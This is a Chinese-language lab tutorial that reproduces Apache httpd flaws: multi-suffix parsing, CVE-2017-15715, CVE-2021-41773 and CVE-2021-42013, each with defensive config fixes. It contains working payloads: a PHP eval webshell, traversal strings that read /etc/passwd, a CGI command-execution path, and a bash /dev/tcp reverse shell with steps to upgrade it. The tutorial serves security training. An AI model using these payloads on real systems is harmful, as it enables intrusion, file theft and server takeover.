

Apache多后缀解析漏洞复现

该漏洞与用户的配置有密切的关系，严格来说属于用户配置问题。Apache多后缀解析漏洞涉及到一个Apache解析文件的特性。Apache默认一个文件可以有多个以点分割的后缀，当右边的后缀名无法识别，则继续向左识别。


如果运维人员给.php后缀的文件添加了处理程序 `AddHandler application/x-httpd-php .php` 那么在有多个后缀的情况下，只要文件含有.php后缀那么该文件就会被识别为PHP文件进行解析。

漏洞复现


1、进入到apache_parsing_vulnerability漏洞目录，执行docker-compose up -d启动漏洞环境

```
[root@localhost httpd]# cd apache_parsing_vulnerability/
[root@localhost apache_parsing_vulnerability]# docker-compose up -d
Creating apache_parsing_vulnerability_apache_1 ... done
[root@localhost apache_parsing_vulnerability]#
```


2、访问虚拟机，看到如下页面



3、由于此处只允许上传gif、png、jpg、jpeg后缀的文件，所以当上传php文件时会报错




4、将文件名修改为phpinfo.php.jpeg后再次尝试上传，提示上传成功，并给出上传后的路径



5、复制路径进行访问，成功查看到phpinfo的信息，说明上传的文件被执行

PHP Version 8.1.1	
System	Linux 95779b54ee1 3.10.0-957.el7.x86_64 #1 SMP Thu Nov 8 23:39:32 UTC 2018 x86_64
Build Date	Dec 21 2021 19:39:57
Build System	Linux b8eb509cfa 4.19.0-14-cloud-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64 GNU/Linux
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-openssl' '--with-readline' '--with-zlib' '--with-pear' '--with-libdir=lib/x86_64-linux-gnu' '--disable-cgi' '--with-apxs2' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20210902
PHP Extension	20210902
Zend Extension	420210902
Zend Extension Build	API420210902.NTS
PHP Extension Build	API20210902.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled

6、phpinfo.php.jpeg文件中的内容



7、也可上传下方一句话木马配合菜刀、蚁剑等工具获得webshell

```
<?php
@eval($_POST['xxx']);
?>
```

漏洞防御

1、在配置文件中添加如下内容，匹配样式为 .php. 的文件并拒绝访问（该漏洞环境配置文件位于漏洞环境目录的 conf/docker-php.conf 生产环境中按照具体情况而定）

```
<FilesMatch "\.php\.">
require all denied
</FilesMatch>
```

2、将原本的 AddHandler application/x-httpd-php .php 注释掉，然后为以.php结尾的文件添加处理程序

```
<FilesMatch "\.php$">
SetHandler application/x-httpd-php
</FilesMatch>
```

Apache换行解析漏洞复现（CVE-2017-15715）

httpd 2.4.0~2.4.29 版本中存在一个解析漏洞，在解析PHP时，1.php\x0A 将被按照PHP后缀进行解析，导致绕过一些服务器的安全策略。

在设置了 正则表达式 对象的 Multiline 属性的条件下，\$ 还会匹配到字符串结尾的换行符。所以如果在上传时，添加一个换行符也能被正常解析，并且能够绕过系统的黑名单检测。

漏洞复现

1、进入到CVE-2017-15715漏洞目录，执行docker-compose up -d启动漏洞环境

```
[root@localhost httpd]# cd CVE-2017-15715/
[root@localhost CVE-2017-15715]# docker-compose up -d
Creating cve-2017-15715_apache_1 ... done
[root@localhost CVE-2017-15715]#
```


2、访问靶机地址，看到如下页面



3、尝试上传phpinfo.php文件，报错



4、利用burp抓取文件上传数据包



5、选择16进制格式，找到文件上传后的名字，默认为evil.php寻找16进制编码 70 68 70分别对应 p h p，在第二个70的后方右键，点击 insert byte...，然后插入换行符0a 点击确定进行插入

Intercept HTTP history WebSockets history Options

Request to http://192.168.110.133:8080

Forward Drop Intercept is on Action Open Browser

Inspector

Selection 1

Request Attributes 2

Request Query Parameters 0

Request Body Parameters 2

Request Cookies 0

Request Headers 11

1. 右键此处

2. 插入换行符 0a

3. 点击确定

6、关闭拦截，将数据包放行

Intercept HTTP history WebSockets history Options

Request to http://192.168.110.133:8080

Forward Drop Intercept is on Action Open Browser

Inspector

Selection 1

Request Attributes 2


Request Query Parameters 0

Request Body Parameters 2

Request Cookies 0

Request Headers 11

7、放行数据包，然后访问上传的文件，成功看到phpinfo信息。注意：要在文件名后添加%0a进行访问，因为我们在上传时在文件名末尾添加了0a



漏洞防御

升级到无漏洞的版本

对上传的文件进行重命名

上传时采用白名单的验证方式

CVE-2021-41773 漏洞复现

Apache httpd Server 2.4.49 版本引入了一个新的函数，在对路径参数进行规范化时会先进行url解码，然后判断是否存在./的路径穿越符，当检测到路径中存在%字符时，如果紧跟的2个字符是十六进制字符，就会进行url解码，将其转换成标准字符，如%2e->., 转换完成后会判断是否存在./。如果路径中存在%2e./形式，就会检测到，但是出现.%2e/这种形式时，就不会检测到，原因是在遍历到第一个.字符时，此时检测到后面的两个字符是%2而不是./，就不会把它当作路径穿越符处理，因此可以使用.%2e/或者%2e%2e绕过对路径穿越符的检测。

但需要配合穿越的目录配置 Require all granted，攻击者可利用该漏洞实现路径穿越从而读取任意文件，或者在配置了cgi的httpd程序中执行bash指令，从而有机会控制服务器。

```
#文件读取 payload
/icons/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd

#命令执行 payload
/cgi-bin/%2e%2e/%2e%2e/%2e%2e/%2e%2e/bin/bash
将请求方法修改为POST，然后在请求体写入 echo;要执行的命令 然后将数据包放行即可

#反弹shell
bash -c 'bash -i >& /dev/tcp/192.168.228.163/8888 0>&1'

bash -c: 指定使用bash这个shell来执行后面的命令
bash -i: 启动一个交互式的shell
>&: 标准输出和错误输出都进行重定向
/dev/tcp/192.168.127.135/8888: 要重定向到的位置，此处为192.168.127.135:8888
0>&1: 把标准输入重定向到标准输出
```

反弹shell升级交互式shell

```
[root@localhost ~]# bash
```

作用：把使用的shell切换到bash。

```
[root@localhost ~]# python -c 'import pty; pty.spawn("/bin/bash")'
```

作用：使用Python来创建一个新的终端并在这个终端中启动bash。

```
[root@localhost ~]# ^Z
```

作用：将当前的进程（这里是反弹shell）发送到后台。

```
root@kali64:~# stty raw -echo
```

作用：改变终端的模式，使其进入“原始”模式，并关闭回显。**stty raw**：将终端从"cooked"模式切换到"raw"模式。在"cooked"模式下，终端会处理例如行编辑、回显等特性。而在"raw"模式下，这些特性都是禁用的，数据会直接从键盘传到程序，没有任何处理。

```
root@kali64:~# fg
```

作用：将之前已经发送到后台的进程（在这里是你的反弹shell）带回到前台。

```
[root@localhost ~]# reset
```

作用：重置和初始化终端。

```
[root@localhost ~]# export SHELL="bash"
```

作用：设置使用的shell为bash

CVE-2021-42013 漏洞复现

Apache HTTP Server 2.4.50版本对CVE-2021-41773的修复可以避免一次url编码导致的路径穿越，但是由于在请求处理过程中，还会对参数再次进行解码，仍然会导致路径穿越。

#文件读取payload

```
/icons/%2%65%2%65/%2%65%2%65/%2%65%2%65/%2%65%2%65/etc/passwd
```

#命令执行payload

```
/cgi-bin/%2%65%2%65/%2%65%2%65/%2%65%2%65/%2%65%2%65/bin/bash
```

#命令执行时操作方法与 CVE-2021-41773 相同

```
/icons/%32e%32e/%32e%32e/%32e%32e/%32e%32e/%32e%32e/etc/passwd
```

```
/icons/%32%65%32%65/%32%65%32%65/%32%65%32%65/%32%65%32%65/etc/passwd
```